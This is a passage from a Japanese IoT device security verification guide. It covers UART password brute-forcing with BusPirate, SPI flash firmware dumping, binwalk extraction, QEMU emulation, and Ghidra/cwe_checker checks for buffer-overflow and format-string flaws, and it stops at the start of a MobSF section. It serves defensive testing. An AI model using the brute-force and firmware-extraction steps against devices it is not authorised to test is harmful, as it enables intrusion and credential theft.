


図 4-8 BusPirate と UART の配線例

4. ブルートフォース攻撃を実行するためのスクリプトの実行を行う。
参考 URL[4]から uart.py の入手を行う。uart.py は、UART を経由してパスワードのブルートフォース攻撃を実行するための python スクリプトである。
BusPirate のセルフテスト時に設定した Tera Term の接続を切断し、以下のコマンドでスクリプトを実行する。

```
python uart.py -d <シリアルポート> -u <ユーザ名> -w 1000000-password-seclists.txt
```

上記コマンドの実行結果の抜粋を以下に示す。

```
…
Trying password 123456
Password response: Login incorrect
Found password? Pass: 123456, Return: Login incorrect

Trying password password
Password response: Login incorrect
Found password? Pass: 123456, Return: Login incorrect


～中略～

2020-11-19 15:20:52 - INFO - script finished: 523.44 seconds
```

上記の結果のうち、「Password response:」の文字にログイン認証成功の旨が記載されていないことが確認された場合、パスワードリストに含まれるパスワードは使用されていないことが確認できる。

（4） 期待される結果

UART を経由したパスワードリスト攻撃を行うことで、パスワードリストに含まれるユーザ名及びパスワードの使用有無が確認できる。

（5） 参考 URL

[1] http://ttssh2.osdn.jp/
[2] https://raw.githubusercontent.com/duyet/bruteforce-database/master/1000000-password-seclists.txt
[3] http://www.buspirate.com/tutorial/bus-pirate-self-test-guide
[4] https://github.com/FireFart/UARTBruteForcer

（6） 備考

Windows 環境で動作確認を行った。
Tera Term は 4.103 で動作確認を行った。

4.3.3 SPI フラッシュダンプによるファームウェアの抽出

（1） 検証概要

フラッシュメモリから SPI を経由し、ファームウェアが抽出可能か否かを確認する。SPI からファームウェアが抽出可能である場合、第三者がファームウェアを入手し、機微な情報を窃取されるリスクがある。例えば、第 4.3.4 項に示すような方法を用いることで、ファイルシステムが取り出され、機器の詳細な情報やクレデンシャル等が取得できる可能性がある。

（2） ツール等の導入手順

参考 URL[1]に記載の手順に従い、Windows 環境に Xgpro のインストールを行う。

（3） 検証手法

1. チップと、ROM ライタにおけるチップのサポート有無の調査を行う。
   回路基盤に存在する SPI が付設されているチップを Web 上で調査し、チップのデータシートを閲覧することで、回路基盤上に存在するフラッシュメモリを特定する。その後、該当のチップを ROM ライタがサポートしているか否かを確認する。本項では ROM ライタ TL866 を利用した検証方法について述べる。チップサポートの有無や TL866 に関する詳細は参考 URL[2]に記載されている。
2. SPI と TL866 及び PC の配線を行う。
   回路基盤上のフラッシュメモリに付設されている SPI と TL866、TL866 と PC を接続した状態にする。本項では SPI と TL866 間をプログラマテストクリップで接続し、TL866 と PC 間を USB ケーブルで接続する。後述する手順 3 において、Xgpro によるピンの自動判別が行われるため、TL866 のどの端子部分にテストクリップを配線しても問題ない。図 4-9 に接続した状態を示す。

図 4-9 SPI の接続例

なお、本項ではプログラマテストクリップを使用した非破壊の接続方法を取ったが、プログラマテストアダプタと呼ばれる、チップを基板上から取り外した後に同様のことができる機材も存在する。状況によってそれらの機材を使い分けることを推奨する。

3. Xgpro を起動し、チップの自動判定を行う。
   Xgpro 起動後、図 4-10 の左上の赤枠内に存在する AutoRead 機能を使用し、チップの自動判定を行う。本手順に記載する AutoRead による自動判定機能は対象のチップが 8 ピンもしくは 16 ピンの場合にのみ利用可能であるため、注意が必要である。




図 4-10 Xgpro における自動判定機能

AutoRead ボタンを押下すると、画面中央に設定ウィンドウが現れるため、SPI のピンの本数を選択し、画像中央の Detect ボタンを押下する。
Detect ボタンを押下することにより、同ウィンドウ内における Model と記載された枠から本検証手法の手順 1 で特定したチップ名が表示されれば自動判定は成功している。

4. ファームウェアの読み込みを行う。
   ファームウェアの読み込みを行う際の画面を図 4-11 に示す。




図 4-11 Xgpro におけるファームウェア読み込み

上図の画像左上の READ ボタンを押下すると、画像中央のウィンドウが出現する。その後、画像中央のウィンドウの Read ボタンを押下することでフラッシュメモリ内のファームウェアの読み込みが行われる。ファームウェアの読み込み処理は通常 1～2 分で終了するが、ファームウェアのサイズに依存する。図 4-12 に終了後の画面を示す。




図 4-12 Xgpro におけるファームウェア読み込みの完了

5. ファームウェアの保存を行う。
   図 4-13 の左上の赤枠内にある SAVE ボタンを押下し保存先を指定することで、読み込んだファームウェアがファイルとして保存できる。




図 4-13 Xgpro におけるファームウェアの保存

（4） 期待される結果

SPI を経由したファームウェア抽出の可否が確認できる。ファームウェアの抽出に成功した場合、第 4.3.4 項に示す手法等を用いてさらなる解析が可能となる。

（5） 参考 URL

[1] http://www.xgecu.com/MiniPro/TL866II_Instructions.pdf

[2] http://www.autoelectric.cn/en/tl866_main.html

（6） 備考

Windows 環境で動作確認を行った。

Xgpro は App Software Ver. 10.50 で動作確認を行った。

4.3.4 binwalk によるファイルシステムの取り出し

（1） 検証概要

検証対象機器のファームウェアファイルからファイルシステムを取り出す。ファームウェアファイルはバイナリ形式で保持されるケースが多いが、暗号化が施されていない場合、ファイルシステムが取り出されるリスクがある。

ファームウェアファイルは、第 4.3.1 項や第 4.3.3 項に示した方法を用いて検証対象機器から抽出可能な場合があるほか、検証依頼者から提供を受ける場合もある。

（2） ツール等の導入手順

参考 URL[1]に記載の手順に従い、Ubuntu 環境に binwalk をインストールする。

（3） 検証手法

1. 以下のコマンドを実行し、ファームウェアを展開する。展開されたファイルは_<ファームウェアファイル名>.extracted というディレクトリ内に保存される。

```
binwalk -eM <ファームウェアファイルのパス>
```

2. ファイラ等を用いて展開されたファームウェアファイルの内容を確認する。展開に成功している場合、ファームウェアのファイルシステムを確認することができる。展開されたファームウェアファイルに含まれるファイルシステムの一例を図 4-14 に示す。




図 4-14 展開されたファームウェアファイルの一部

（4） 期待される結果

ファームウェアファイルからファイルシステムの取り出し可否を確認できる。ファイルシステムの取り出しが可能であることが確認された場合、ファイルシステムからさらなる情報の流出が懸念されるため、クレデンシャルの有無確認等の追加の解析を行うことが望ましい。

（5） 参考 URL

[1] https://github.com/ReFirmLabs/binwalk/blob/master/INSTALL.md

（6） 備考

Ubuntu 環境で動作を確認した。

binwalk は version 2.2.0 で動作を確認した。

4.3.5 QEMU によるファームウェアの動作エミュレーション

（1） 検証概要

検証対象機器のファームウェアをエミュレータ上で動作させ、動的解析を可能とする。本項では、動的解析の詳細手順は省略するが、シェルにアクセスしてコマンドを実行するような検証やデバッガを用いたデバッグ等が可能になる。

（2） ツール等の導入手順

以下のコマンドを実行し、Ubuntu 環境に QEMU をインストールする。

```
sudo apt install qemu-user-static
```

（3） 検証手法

1. 第 4.3.4 項で述べた手法を用いて、ファームウェアを展開し、ファイルシステムを抽出する。
2. 以下のコマンドを実行し、エミュレータ上でファームウェアを起動する

   ※以下は ARM アーキテクチャ向けのコマンドである。

```
cd <抽出したファイルシステムのルートディレクトリへのパス>
cp /usr/bin/qemu-arm-static .
sudo chroot . ./qemu-arm-static <抽出したファイルシステム内のバイナリファイルへのパス>
```

（4） 期待される結果

ファームウェアをエミュレータ上で動作させることにより動的解析を行うことができる。

（5） 参考 URL

[1] https://www.qemu.org/

（6） 備考

Ubuntu 環境で動作を確認した。

QEMU は version 2.11.1 で動作を確認した。

4.4 バイナリ解析

4.4.1 Ghidra 及び CWE Checker による安全でない関数の呼び出し有無の確認

（1） 検証概要

バイナリファイルの静的解析を行い、CWE-676（Use of Potentially Dangerous Function）に該当する関数の呼び出し有無及び呼び出し箇所を確認する。本項では、CWE-676 に該当する関数のことを「安全でない関数」と表記する。安全でない関数を呼び出すことにより起こりうる代表的な脆弱性はバッファオーバーフローの脆弱性である。バッファオーバーフローが発生することで、メモリ上の値が不正に書き換えられ、不正なコード実行等につながる危険性がある。ここでは、バッファオーバーフローの発生有無に着目して検証する方法を述べる。

（2） ツール等の導入手順

1. 以下のコマンドを実行し、Ubuntu 環境に cwe_checker をインストールする。cwe_checker をインストールするためには、OCaml というプログラミング言語の動作環境を構築する必要がある。そのため、下記コマンドの 4 行目で OCaml をインストールし、それ以降のコマンドで opam という OCaml のパッケージマネージャを利用して cwe_checker のインストールを行う。

```
sudo apt update
sudo apt install -y bubblewrap build-essential curl git m4 unzip pkg-config clang libgmp-dev zlib1g-dev
sudo sh -c "$(curl -sL https://raw.githubusercontent.com/ocaml/opam/master/shell/install.sh)"
```

```
opam init -y --disable-sandboxing
opam switch create 4.07.1
eval $(opam env)
opam install -y cwe_checker
```

2. 参考 URL[1]に記載の手順に従い、Ghidra をインストールする。

（3） 検証手法

1. 以下のコマンドを実行し、対象のバイナリファイルに「CWE-676: Use of Potentially Dangerous Function」が存在するかを確認する。

```
cwe_checker <バイナリファイルへのパス> -json -out=cwe_hits.json -
partial=CWE676
```

1 の実行結果が図 4-15 のようにコマンドラインオプションで指定したファイル（ここでは cwe_hits.json）に出力され、安全でない関数の呼び出し箇所の一覧を取得できる。


```
{
  "binary": "vuln",
  "time": 1603775968.0,
  "warnings": [
    {
      "name": "CWE676",
      "version": "0.1",
      "addresses": [ "0x1235:64u" ],
      "tids": [ "%000000a7" ],
      "symbols": [ "@sub_1235" ],
      "other": [ [ "dangerous_function", "@strcpy" ] ],
      "description":
        "(Use of Potentially Dangerous Function) @sub_1235 (0x1235:64u) -> @strcpy."
    },
    {
      "name": "CWE676",
      "version": "0.1",
      "addresses": [ "0x1263:64u" ],
      "tids": [ "%000000c4" ],
      "symbols": [ "@sub_1263" ],
      "other": [ [ "dangerous_function", "@strcpy" ] ],
      "description":
        "(Use of Potentially Dangerous Function) @sub_1263 (0x1263:64u) -> @strcpy."
    },
    {
      "name": "CWE676",
      "version": "0.1",
      "addresses": [ "0x12BF:64u" ],
      "tids": [ "%000000f8" ],
      "symbols": [ "@sub_1285" ],
      "other": [ [ "dangerous_function", "@memset" ] ],
      "description":
        "(Use of Potentially Dangerous Function) @sub_1285 (0x12BF:64u) -> @memset."
    },
    {
      "name": "CWE676",
      "version": "0.1",
      "addresses": [ "0x12D8:64u" ],
      "tids": [ "%00000101" ],
      "symbols": [ "@sub_1285" ],
      "other": [ [ "dangerous_function", "@memset" ] ],
      "description":
        "(Use of Potentially Dangerous Function) @sub_1285 (0x12D8:64u) -> @memset."
    },
```


図 4-15 CWE checker の出力する json ファイルの一例

2. 以下の手順を実行し、1 で確認した関数呼び出し箇所でバッファオーバーフローが発生しうるかを確認する。安全でない関数を呼び出している箇所で必ずしもバッファオーバーフローが発生するわけではないため、本手順によりコードの確認を行う。例えば、安全でない関数を呼び出す直前で

バッファの長さをチェックする処理が存在する場合、バッファオーバーフローの対策がなされている可能性がある。

(ア) 参考 URL[2]の ghidra script をダウンロードし、~/ghidrascripts ディレクトリ内にコピーする。

(イ) 参考 URL[3]の Ghidra の操作マニュアルを基にバイナリファイルを Ghidra に読み込ませ、ScriptManager を起動する。

(ウ) 図 4-16 のように ScriptManager の Filter 欄に cwe_checker_ghidra_plugin.py と入力し、cwe_checker_ghidra_plugin.py にチェックを入れる。




図 4-16 Ghidra における ScriptManager の設定

(エ) ScriptManager の右上にあるメニューバーの一番左にある Run Script ボタンを押下する。

(オ) 「Select json output file of the cwechecker」というタイトルのウィンドウが表示されるので、cwe_checker が出力した json ファイルを指定する（ここでは cwe_hits.json）。

(カ) 参考 URL[3]の Ghidra の操作マニュアルを基に Ghidra の Bookmarks ウィンドウを開き、図 4-17 のように Bookmarks の Filter 欄に cwe_checker と入力する。例えば strcpy という安全でない関数を確認したい場合、Bookmarks から strcpy に該当するブックマークを左クリックする。




図 4-17 Ghidra における Bookmarks の確認

(キ) (カ)の手順を行うと、図 4-18 のように Ghidra のデコンパイル結果から安全でない関数の呼び出し箇所を特定できる。




図 4-18 Ghidra における安全でない関数の呼び出し箇所確認

(ク) 図 4-18 の該当部分では、strcpy によって param_1 が local_48 へコピーされるが、バッファの長さをチェックする処理を行っていないため、param_1 が null 文字を含めて 64 文字を超えた場合にバッファオーバーフローが発生すると判断できる。
この例では、param_1 が外部から入力可能である場合、攻撃に利用されるリスクが高い。
ここでは具体的な手順の解説を省略するが、さらなる解析として、FUN_00101263 の呼び出し元を確認し、外部からの入力を param_1 に与えているかを確認することが望ましい。

（4） 期待される結果

安全でない関数の呼び出し有無及び呼び出し箇所を確認できる。上記の手順では、strcpy の呼び出しに関する例を示したが、その他にも strcat や gets 等の関数の使用も脆弱性の原因となりうる。必要に応じて、参考 URL[4]に示すような情報も参照し、解析を行うことが望ましい。

（5） 参考 URL

[1] https://ghidra-sre.org/InstallationGuide.html
[2] https://github.com/fkie-cad/cwe_checker/blob/master/ghidra_plugin/cwe_checker_ghidra_plugin.py
[3] https://ghidra-sre.org/CheatSheet.html
[4] https://www.jpcert.or.jp/sc-rules/c-str03-c.html

（6） 備考

Ubuntu 環境で動作を確認した。
opam は version 2.0.7 で動作を確認した。

OCaml は version 4.07.1 で動作を確認した。
cwe_checker は version 0.3 で動作を確認した。
Ghidra は version 9.1.2 で動作を確認した。

4.4.2 Ghidra によるフォーマット文字列攻撃に対する脆弱性有無の確認

（1） 検証概要

C 言語で実装されたプログラムのバイナリファイルを静的解析し、フォーマット文字列攻撃の脆弱性有無を確認する。フォーマット文字列攻撃は、printf 等のフォーマット文字列を引数として受け取る関数が、ユーザからの入力を直接受け取れるようになっている場合に起こりうる攻撃であり、実行中のプログラムのメモリに悪意ある機械語コードを送り込んで実行させる攻撃である。例えば、メモリを書き換える場合、%n 書式を悪用することで攻撃を行うことができる。詳細は参考 URL[1]を参照のこと。なお、%n 書式は、C11 仕様において廃止されている。

（2） ツール等の導入手順

参考 URL[2]に記載の手順に従い、Ubuntu 環境に Ghidra をインストールする。

（3） 検証手法

1. 参考 URL[3]の Ghidra の操作マニュアルを基にバイナリファイルを Ghidra に読み込ませる。
2. 以下の手順で printf や syslog 等の C 言語のライブラリ関数のうち、フォーマット文字列を引数の取ることができる関数の使用箇所を調べる。
   (ア) 例えば printf 系のライブラリ関数のフォーマット文字列の使用を検査する場合は、Ghidra の操作マニュアル等を参考にして Symbol Tree を開き、Filter 欄に print と打ち込む。
   (イ) 図 4-19 のように表示されたシンボルを左クリックし、その定義先へジャンプする。




図 4-19 Ghidra における Symbol Tree

(ウ) 定義先には図 4-20 のように XREF の文字列が確認できる。これは Ghidra のクロスリファレンス機能であり、これをダブルクリックすることで関数の使用箇所へジャンプする。




図 4-20 Ghidra の XREF 機能の一例

(エ) 上記手順でジャンプした先で、下図のようにフォーマット文字列引数へ外部からの入力データを指定できるようなコードになっていないかをチェックする。図 4-21 の例では、param_2 に格納されたアドレスから+8 バイト先のアドレスを先頭にした文字列が、FUN_00101145 内の printf 関数に直接与えられる。よって、もし param_2 の値をユーザが指定できるのであれば、param2 に不正なフォーマット文字列を入力することでフォーマット文字列攻撃が可能である。




図 4-21 Ghidra におけるフォーマット文字列攻撃の可否確認

（4） 期待される結果

フォーマット文字列攻撃に対する脆弱性有無とその発生箇所を確認できる。

（5） 参考 URL

[1] https://www.ipa.go.jp/security/awareness/vendor/programmingv2/contents/c906.html
[2] https://ghidra-sre.org/InstallationGuide.html
[3] https://ghidra-sre.org/CheatSheet.html

（6） 備考

Ubuntu 環境で動作を確認した。

Ghidra は version 9.1.2 で動作を確認した。

4.4.3 MobSF によるモバイルアプリケーションの脆弱性有無確認

（1） 検証概要

モバイルアプリケーションに対して静的解析を行い、脆弱性の要因となりうる箇所の有無を確認する。本項では、MobSF を用いて Android 端末のモバイルアプリケーションに対して静的解析を行う手法について解説する。

（2） ツール等の導入手順

参考 URL [1]に記載の手順に従い、Ubuntu 環境に MobSF をインストールする。

参考 URL [2]に記載の手順に従い、Ubuntu 環境に adb をインストールする。

（3） 検証手法

1. adb を利用し、Android 端末に接続する

   検証用の Ubuntu 環境と Android 端末を接続した上で、以下のコマンドを実行し、Ubuntu 環境が Android 端末を認識しているか否かの確認を行う。

```
adb devices
```

   図 4-22 に上記コマンドの結果の一例を示す。

```
user@ubuntu:~$ adb devices
List of devices attached
ZY227CCNTV      device
```

図 4-22 接続された Android 端末の確認

2. モバイルアプリケーションの入手を行う

